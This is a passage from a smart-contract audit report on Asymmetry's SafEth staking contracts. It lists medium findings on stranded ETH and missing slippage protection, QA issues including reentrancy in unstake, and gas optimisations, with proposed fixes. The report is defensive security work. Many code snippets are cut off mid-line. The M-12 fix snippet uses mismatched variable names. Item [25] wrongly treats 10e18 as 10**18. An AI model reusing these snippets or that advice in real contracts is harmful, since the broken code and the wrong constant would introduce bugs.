Picodes (judge) decreased severity to Medium

Asymmetry mitigated:

> Check derivativeCount on stake.

Status: Incorrectly mitigated. Full details in reports from adriro and d3e4 - and also shared below in the Mitigation Review section.

[M-11] Residual ETH unreachable and unutilized in SafEth.sol

Submitted by RaymondFam, *also found by* rotcivegaf, d3e4, n33k, LeoGold, Phantasmagoria, eyexploit, neumo, yac, jasonxiale, juancito, adeolu, anodaram, mojito_auditor, aviggiano, 7siech, koxuan, chaduke, *and* SunSec

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L246
https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L124-L127
https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L138-L155

Unlike the other three contracts in scope, SafEth.sol does not have a measure in place to utilize the residual ETH, be it:

- accidentally received,
- zero ETH output from `unstake()` arising from recipient non-contract existence, or
- ETH sent in via `stake()` fails to deposit into a derivative due to uninitialized derivatives and weights, as I have explained in a separate submission.

In the derivative contracts, the above issue is wiped clean via `address(this).balance` every time `withdraw()` is predominantly invoked in `unstake()` of SafEth.sol:

File: WstEth.sol#L63-L66

File: SfrxEth.sol#L84-L87

File: Reth.sol#L110-L114

```
(bool sent, ) = address(msg.sender).call{value: address(
    ""
);
require(sent, "Failed to send Ether");
```

Proof of Concept

As in SafETH.sol, `ethAmountBefore` and `ethAmountAfter` are used to determine `ethAmountToWithdraw` or `ethAmountToRebalance` respectively in `untake()` and `rebalanceToWeights()`:

File: SafEth.sol

```
111:         uint256 ethAmountBefore = address(this).balance;

121:         uint256 ethAmountAfter = address(this).balance;

122:         uint256 ethAmountToWithdraw = ethAmountAfter - ethAm

139:         uint256 ethAmountBefore = address(this).balance;

144:         uint256 ethAmountAfter = address(this).balance;

145:         uint256 ethAmountToRebalance = ethAmountAfter - ethA
```

Recommended Mitigation Steps

Consider having `rebalanceToWeights()` refactored as follows:

File: SafEth.sol#L138-L155

```
    function rebalanceToWeights() external onlyOwner {
-        uint256 ethAmountBefore = address(this).balance;
        for (uint i = 0; i < derivativeCount; i++) {
            if (derivatives[i].balance() > 0)
```

```
                derivatives[i].withdraw(derivatives[i].balance()
            }
-           uint256 ethAmountAfter = address(this).balance;
-           uint256 ethAmountToRebalance = ethAmountAfter - ethAmou
+           uint256 ethAmountToRebalance = address(this).balance;

            for (uint i = 0; i < derivativeCount; i++) {
                if (weights[i] == 0 || ethAmountToRebalance == 0) co
                uint256 ethAmount = (ethAmountToRebalance * weights[
                    totalWeight;
                // Price will change due to slippage
                derivatives[i].deposit{value: ethAmount}();
            }
            emit Rebalanced();
        }
```

This will at least have the residual ETH harnessed and distributed to all existing stakers whenever `rebalanceToWeights()` is called.

toshiSat (Asymmetry) disputed via duplicate issue `#455`

Asymmetry mitigated:

> Use entire balance for rebalance.

Status: Partially mitigated. Full details in reports from d3e4 and adriro - and also shared below in the Mitigation Review section.

[M-12] No slippage protection on `stake()` in SafEth.sol

Submitted by RaymondFam, *also found by* rbserver, d3e4, 0xepley, whoismatthewmc1, ParadOx, handsomegiraffe, silviaxyz, BPZ, yac, Franfran, RedTiger, ladboy233, *and* fyvgsk

`mintAmount` is determined both by `totalStakeValueEth` and `preDepositPrice`. While the former is associated with external interactions beyond users' control, the latter should be linked to a slippage control to incentivize more staker participations.

Proof of Concept

As can be seen from the code block below, `ethPerDerivative()` serves to get the price of each derivative in terms of ETH. Although it is presumed the prices entailed would be closely/stably pegged 1:1, no one could guarantee the degree of volatility just as what has recently happened to the USDC depeg.

[File: SafEth.sol#L71-L81]

```
        for (uint i = 0; i < derivativeCount; i++)
            underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].
                    derivatives[i].balance()) /
                10 ** 18;

        uint256 totalSupply = totalSupply();
        uint256 preDepositPrice; // Price of safETH in regards t
        if (totalSupply == 0)
            preDepositPrice = 10 ** 18; // initializes with a pr
        else preDepositPrice = (10 ** 18 * underlyingValue) / to
```

When `underlyingValue` is less than `totalSupply`, `preDepositPrice` will be smaller and inversely make `mintAmount` bigger, and vice versa.

Any slight change in price movement in the same direction can be consistently cumulative and reflective in stake calculations. This can make two stakers calling `stake()` with the same ETH amount minutes apart getting minted different amount of stake ERC20 tokens.

Recommended Mitigation Steps

Consider having a user inputtable `minMintAmountOut` added in the function parameters of `stake()` and the function logic refactored as follows:

```
-     function stake() external payable {
+     function stake(uint256 minMintAmountOut) external payable {

          [... Snipped ...]

          _mint(msg.sender, mintAmount);
+          require(shares >= minSharesOut, "mint amount too low");
```

```
[... Snipped ...]
```

Ideally, this slippage calculation should be featured in the UI, with optionally selectable stake amount impact, e.g. 0.1%.

Asymmetry mitigated:

> Pass in minAmount.

Status: Incorrectly mitigated. Full details in reports from d3e4 (here and here) and adriro - and also shared below in the Mitigation Review section.

Low Risk and Non-Critical Issues

For this audit, 112 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **brgltd** received the top score from the judge.

The following wardens also submitted reports: ArbitraryExecution, alexzoid, 0xhacksmithh, slvDev, c3phas, ak1, favelanky, m_Rassska, Viktor_Cortess, CodingNameKiki, tnevler, maxper, KrisApostolov, nemveer, Udsen, Haipls, vagrant, Infect3d, Josiah, helios, Lavishq, tsvetanovv, nadin, 0xkazim, Koko1912, 3dgeville, Bloqarl, siddhpurakaran, lukris02, pixpi, 0xWaitress, 0xffchain, JerryOx, zzzitron, carlitox477, Aymen0909, hl_, Madalad, BlueAlder, mahdirostami, Diana, CodeFoxInc, rbserver, turvy_fuzz, DevABDee, 0xWagmi, yac, Bason, wen, pipoca, qpzm, 0xRajkumar, rotcivegaf, inmarelibero, adriro, 0xGusMcCrae, RedTiger, reassor, PNS, 0xAgro, brevis, ayden, peanuts, UdarTeam, juancito, navinavu, Kaysoft, dingo2077, 0xTraub, smaul, Gde, arialblack14, catellatech, fatherOfBlocks, Dug, ks__xxxxx, Rappie, Ignite, DadeKuma, ck, lopotras, Rickard, codeslide, 0x3b, bin2chen, Cryptor, T1MOH, Rolezn, descharre, roelio, 0xNorman, Brenzee, HollaDieWaldfee, ernestognw, Wander, BRONZEDISC, btk, 0xnev, 0xSmartContract, LeoGold, scokaf, p_crypt0, climber2002, RaymondFam, ch0bu, chaduke, Englave, Sathish9098, SunSec, georgits, *and* alejandrocovrr.

[01] Add checks for weight values

Currently it's possible to set any value for the weights. Some combinations for weights could result in issues while calculating `ethAmount`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L169

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L187

For example, assuming the minimum value for msg.value, three derivatives and strange values for the weights.

```
msg.value = 5e17 = 0.5e18
weight1 = 5e17   = 0.5e18
weight2 = 19e18  =  19e18
weight3 = 19e19  = 190e18

ethAmount = (msg.value * weight) / totalWeight
5e17 * 5e17 / (5e17 + 19e18 + 19e19)
```

This would result in `1193317422434367.5` which would round down in solidity.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L88

Recommendation

Add checks for min and max values for weights.

[02] Lack of method to remove derivatives

In case a derivative gets added by mistake or with incorrect parameters, currently this derivative would remain stuck in `SafEth.sol`.

Recommendation

Consider adding a method that allows removing derivatives from `SafEth.sol`.

[03] Reentrancy for `SafEth.unstake()`

There is a reentrancy possibility in `SafEth.unstake()` where the tokens are burned only after the derivative withdraw.

If the `derivatives[i].withdraw()` external call where to reenter into `SafEth.unstake()`, the `safEthAmount` is still not updated, since the `_burn()` is only called after, and the function doesn't contain a nonReentranct modifier.

Note: this would only be an issue for a malicious derivative contract.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L113-L120

Recommendation

Call `_burn()` before `derivatives[i].withdraw()` in `SafEth.unstake()`.

[04] Unbounded loop

There are multiple instances of loops executing external calls where the number of iterations is unbounded and controlled by the number of derivatives. This is not an issue on the current setup, since there are only three derivatives.

However, if a large amount of derivative gets added, functionalities like `stake()` and `unstake()` could run out of gas and revert.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L84-L96

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L113-L119

Recommendation

Limit the maximum number of derivatives that can be added.

[05] Emit events before external calls

Multiple functions in the project emit an event as the last statement. Wherever possible, consider emitting events before external calls. In case of reentrancy, funds are not at risk (for external call + event ordering), however emitting events after external calls can damage frontends and monitoring tools in case of reentrancy attacks.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L63-L101

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L108-L129

[06] Pragma float

All contracts in scope are floating the pragma version.

Locking the pragma helps to ensure that contracts do not accidentally get deployed using an outdated compiler version.

Note that pragma statements can be allowed to float when a contract is intended for consumption by other developers, as in the case with contracts in a library or a package.

[07] Lack of address(0) checks

Input addresses should be checked against address(0) to prevent unexpected behavior.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L33-L36

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L42-L45

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/SfrxEth.sol#L36-L38

[08] Lack of setter functions for third party integrations

Misdeployed values can cause failure of integrations. One addition that can be made is to add setter functions for the owner to update these addresses if necessary.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L13-L18

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L20-L27

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/SfrxEth.sol#L14-L21

[09] Don't allow adding a new derivative when staking/unstaking is paused

When the system is in pause mode, e.g. staking and unstaking is blocked, consider adding a check to prevent new derivatives from being added, e.g.

```
require(!pausedStaking && !pauseUnstaking, "error");
```

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L182-L195

[10] Critical changes should use a two-step pattern and a timelock

Lack of two-step procedure for critical operations leaves them error-prone.

Consider adding a two-steps pattern and a timelock on critical changes to avoid modifying the system state.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L223-L226

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L232-L235

[11] Lack of event for parameters changes

Adding an event will facilitate offchain monitoring when changing system parameters.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L48-L50

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L58-L60

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/SfrxEth.sol#L51-L53

[12] Lack of old and new value for events related to parameter updates

Events that mark critical parameter changes should contain both the old and the new value.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L165-L175

[13] Check for stale values on setter functions

Add a check ensuring that the new value if different than the current value to avoid emitting unnecessary events.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L214-L217

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L223-L226

[14] Calls for retrieving the balance can be cached

`derivatives[i].balance()` can be cached on the following instance.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L141-L142

[15] Variable being initialized with the default value

Unsigned integers will already be initalized with zero on their declaration, e.g. there's no need to manually assign zero.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L68

[16] Unnecessary calculation

Multiplying by `10**18` and dividing by `10**18` is not needed on L215 of `Reth.sol`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L215

[17] Missing unit tests

The derivative contracts don't have all functions and branches covered.

It is crucial to write tests with possibly 100% coverage for smart contracts. It is recommended to write tests for all possible code flows.

[18] Incorrect NATSPEC

`SafEth.adjustWeight()` contains an incorrect @notice.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L158

[19] In `SafEth.adjustWeight()` there's no need to loop all derivatives

It's possible to decrease the old weight and increase the new weight to compute `localTotalWeight` and update `totalWeight`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L165-L175

[20] Variable shadowing

Consider renaming the variable `totalSupply` in `SafEth.stake()`, since it's being shadowed by `ERC20Upgradeable.totalSupply()`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L77

[21] Usage of return named variables and explicit values

Some functions return named variables, others return explicit values.

Following function returns an explicit value.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L228-L242

Following function return returns a named variable.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L83-L102

Consider adopting the same approach throughout the codebase to improve the explicitness and readability of the code.

[22] Imports can be group

Consider grouping the imports, e.g. first libraries, then interfaces, the storage.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L4-L11

[23] Order of functions

The solidity documentation recommends the following order for functions:

- constructor
- receive function (if exists)
- fallback function (if exists)
- external
- public
- internal
- private

The receive() functions are currently in the bottom on the contract.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L246

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/WstEth.sol#L97

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L244

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/SfrxEth.sol#L126

[24] Add a limit for the maximum number of characters per line

The solidity documentation recommends a maximum of 120 characters.

Consider adding a limit of 120 characters or less to prevent large lines.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L142

[25] Use scientific notation rather than exponentiation

Scientific notation can be used for better code readability, e.g. consider using using `10e18` and `10e17` instead of `10**18` and `10**17`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L54-L55

[26] Specify the warning being disabled by the linter

Consider also adding the name of the warning being disabled, e.g. `// solhint-disable-next-line warning-name`.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L123-L126

[27] Replace `variable == false` with `!variable`

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L64

[28] Interchangeable usage of uint and uint256

Consider using only one approach, e.g. only uint256.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L91-L92

[29] Can use ternary

The following instance can use a ternary expression instead of a conditional.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/SafEth.sol#L78-L81

[30] Package @balancer-labs/balancer-js is not used

The package @balancer-labs/balancer-js is deprecated and balancer recommends to use the @balancer-labs/sdk package instead. Also, this package is currently unused on the tests and deployment setups. Consider removing this package.

This is not a vulnerability, but removing this package is beneficial to the project, since unnecessary packages incurs overhead and increases the project download

time and size.

https://github.com/code-423n4/2023-03-asymmetry/blob/main/package.json#L78

toshiSat (Asymmetry) confirmed

Picodes (judge) commented:

> 14, 15, 16, & 20 are GAS findings more than QA.

Gas Optimizations

For this audit, 55 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **Rolezn** received the top score from the judge.

The following wardens also submitted reports: ArbitraryExecution, d3e4, 0xhacksmithh, alexzoid, c3phas, MiksuJak, 0xSmartContract, EvanW, maxper, lukris02, KrisApostolov, Udsen, Haipls, hunter_w3b, tank, tnevler, mahdirostami, carlitox477, Aymen0909, Madalad, 0xpanicError, IgorZuk, Bason, yac, wen, pixpi, Angry_Mustache_Man, inmarelibero, adriro, rotcivegaf, Franfran, ReyAdmirado, JCN, 0xnev, BlueAlder, smaul, MiniGlome, fatherOfBlocks, HHK, arialblack14, anodaram, Rickard, codeslide, 0x3b, 0xGordita, ernestognw, dicethedev, 4lulz, RaymondFam, pavankv, ch0bu, chaduke, Sathish9098, *and* georgits.

Summary

	Issue	Contexts	Estimated Gas Saved
[G-01]	Setting the `constructor` to `payable`	4	52
[G-02]	Duplicated `require()` / `revert()` Checks Should Be Refactored To A Modifier Or Function	2	56
[G-03]	Empty Blocks Should Be Removed Or Emit Something	4	-
[G-04]	Using `delete` statement can save gas	3	-

	Issue	Contexts	Estimated Gas Saved
[G-05]	Functions guaranteed to revert when called by normal users can be marked `payable`	17	357
[G-06]	Use hardcoded address instead `address(this)`	22	-
[G-07]	Optimize names to save gas	3	66
[G-08]	`<x> += <y>` Costs More Gas Than `<x> = <x> + <y>` For State Variables	4	-
[G-09]	Public Functions To External	9	-
[G-10]	Save gas with the use of specific import statements	22	-
[G-11]	Using `unchecked` blocks to save gas	6	120
[G-12]	Use functions instead of modifiers	1	100
[G-13]	Use solidity version 0.8.19 to gain some gas boost	4	352
[G-14]	Save loop calls	3	-

Total: 104 contexts over 14 issues

[G-01] Setting the `constructor` to `payable`

Saves ~13 gas per instance.

Proof Of Concept

```
38: constructor()
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L38

```
33: constructor()
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L33

```
27: constructor()
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L27

```
24: constructor()
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L24

[G-02] Duplicated `require()` / `revert()` Checks Should Be Refactored To A Modifier Or Function

Saves deployment costs.

Proof Of Concept

```
66: require(sent, "Failed to send Ether");
77: require(sent, "Failed to send Ether");
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L66

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L77

[G-03] Empty Blocks Should Be Removed Or Emit Something

The code should be refactored such that they no longer exist, or the block should do something useful, such as emitting an event or reverting. If the contract is meant to be extended, the contract should be abstract and the function signatures be added without any default implementation. If the block is an empty if-statement block to avoid doing subsequent checks in the else-if/else conditions, the else-if/else conditions should be nested under the negation of the if-statement, because they involve different classes of checks, which may lead to the introduction of errors when the code is later modified (if(x){}else if(y){...}else{...} => if(!x){if(y){...}else{...}})

Proof Of Concept

```
246: receive() external payable {}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L246

```
244: receive() external payable {}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L244

```
126: receive() external payable {}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L126

```
97: receive() external payable {}
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L97

[G-04] Using `delete` statement can save gas

Proof Of Concept

```
68: uint256 underlyingValue = 0;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L68

```
170: uint256 localTotalWeight = 0;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L170

```
190: uint256 localTotalWeight = 0;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L190

[G-05] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier or require such as onlyOwner/onlyX is used, the function will revert if a normal user tries to pay the function. Marking the function as payable will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are CALLVALUE(2), DUP1(3), ISZERO(3), PUSH2(3), JUMPI(10), PUSH1(3), DUP1(3), REVERT(0), JUMPDEST(1), POP(2) which costs an average of about 21 gas per call to the function, in addition to the extra deployment cost.

Proof Of Concept

```
138: function rebalanceToWeights() external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L138

```
165: function adjustWeight(
        uint256 _derivativeIndex,
        uint256 _weight
    ) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L165

```
182: function addDerivative(
        address _contractAddress,
        uint256 _weight
    ) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L182

```
202: function setMaxSlippage(
        uint _derivativeIndex,
        uint _slippage
    ) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L202

```
214: function setMinAmount(uint256 _minAmount) external onlyOwne
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L214

```
223: function setMaxAmount(uint256 _maxAmount) external onlyOwne
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L223

```
232: function setPauseStaking(bool _pause) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L232

```
241: function setPauseUnstaking(bool _pause) external onlyOwner
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L241

```
58: function setMaxSlippage(uint256 _slippage) external onlyOwne
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L58

```
107: function withdraw(uint256 amount) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L107

```
156: function deposit() external payable onlyOwner returns (uint
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L156

```
51: function setMaxSlippage(uint256 _slippage) external onlyOwne
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L51

```
60: function withdraw(uint256 _amount) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L60

```
94: function deposit() external payable onlyOwner returns (uint2
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L94

```
48: function setMaxSlippage(uint256 _slippage) external onlyOwne
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L48

```
56: function withdraw(uint256 _amount) external onlyOwner {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L56

```
73: function deposit() external payable onlyOwner returns (uint2
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L73

Recommended Mitigation Steps

Functions guaranteed to revert when called by normal users can be marked payable.

[G-06] Use hardcode address instead `address(this)`

Instead of using `address(this)`, it is more gas-efficient to pre-calculate and use the hardcoded `address`. Foundry's script.sol and solmate's `LibRlp.sol` contracts can help achieve this.

References:

- https://book.getfoundry.sh/reference/forge-std/compute-create-address
- https://twitter.com/transmissions11/status/1518507047943245824

Proof Of Concept

```
111: uint256 ethAmountBefore = address(this).balance;
121: uint256 ethAmountAfter = address(this).balance;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L111

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L121

```
139: uint256 ethAmountBefore = address(this).balance;
144: uint256 ethAmountAfter = address(this).balance;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L139

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L144

```
96: recipient: address(this),
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L96

```
110: (bool sent, ) = address(msg.sender).call{value: address(thi
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L110

```
197: uint256 rethBalance1 = rocketTokenRETH.balanceOf(address(th
199: uint256 rethBalance2 = rocketTokenRETH.balanceOf(address(th
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L197

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L199

```
222: return IERC20(rethAddress()).balanceOf(address(this));
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L222

```
63: address(this),
63: address(this)
63: address(this)
84: (bool sent, ) = address(msg.sender).call{value: address(this
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L63

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L63

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L63

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L84

```
99: address(this)
101: frxETHMinterContract.submitAndDeposit{value: msg.value}(adc
99: address(this)
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L99

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L101

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L99

```
123: return IERC20(SFRX_ETH_ADDRESS).balanceOf(address(this));
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L123

```
58: uint256 stEthBal = IERC20(STETH_TOKEN).balanceOf(address(thi
63: (bool sent, ) = address(msg.sender).call{value: address(this
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L58

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L63

```
74: uint256 wstEthBalancePre = IWStETH(WST_ETH).balanceOf(addres
78: uint256 wstEthBalancePost = IWStETH(WST_ETH).balanceOf(addre
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L74

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L78

```
94: return IERC20(WST_ETH).balanceOf(address(this));
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L94

Recommended Mitigation Steps

Use hardcoded `address`.

[G-07] Optimize names to save gas

Contracts most called functions could simply save gas by function ordering via Method ID. Calling a function at runtime will be cheaper if the function is positioned earlier in the order (has a relatively lower Method ID) because 22 gas are added to the cost of a function for every position that came before it. The caller can save on gas if you prioritize most called functions.

See more here.

Proof Of Concept

All in-scope contracts.

Recommended Mitigation Steps

Find a lower method ID name for the most called functions for example Call() vs. Call1() is cheaper by 22 gas.
For example, the function IDs in the Gauge.sol contract will be the most used; A lower method ID may be given.

[G-08] `<x> += <y>` Costs More Gas Than `<x> = <x> + <y>` For State Variables

Proof Of Concept

```
72: underlyingValue +=
```

```
95: totalStakeValueEth += derivativeReceivedEthValue;
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L72

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L95

```
172: localTotalWeight += weights[i];
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L172

```
192: localTotalWeight += weights[i];
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/SafEth.sol#L192

[G-09] Public Functions To External

The following functions could be set external to save gas and improve code quality. External call cost is less expensive than of public functions.

Proof Of Concept

```
function name() public pure returns (string memory) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L50

```
function ethPerDerivative(uint256 _amount) public view returns (
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L211

```
    function balance() public view returns (uint256) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/Reth.sol#L221

```
    function name() public pure returns (string memory) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L44

```
    function ethPerDerivative(uint256 _amount) public view returns
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L111

```
    function balance() public view returns (uint256) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/SfrxEth.sol#L122

```
    function name() public pure returns (string memory) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L41

```
    function ethPerDerivative(uint256 _amount) public view returns
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L86

```
    function balance() public view returns (uint256) {
```

https://github.com/code-423n4/2023-03-asymmetry/tree/main/contracts/SafEth/derivatives/WstEth.sol#L93

[G-10] Non-usage of specific imports

The current form of relative path import is not recommended for use because it can unpredictably pollute the namespace.
Instead, the Solidity docs recommend specifying imported symbols explicitly.
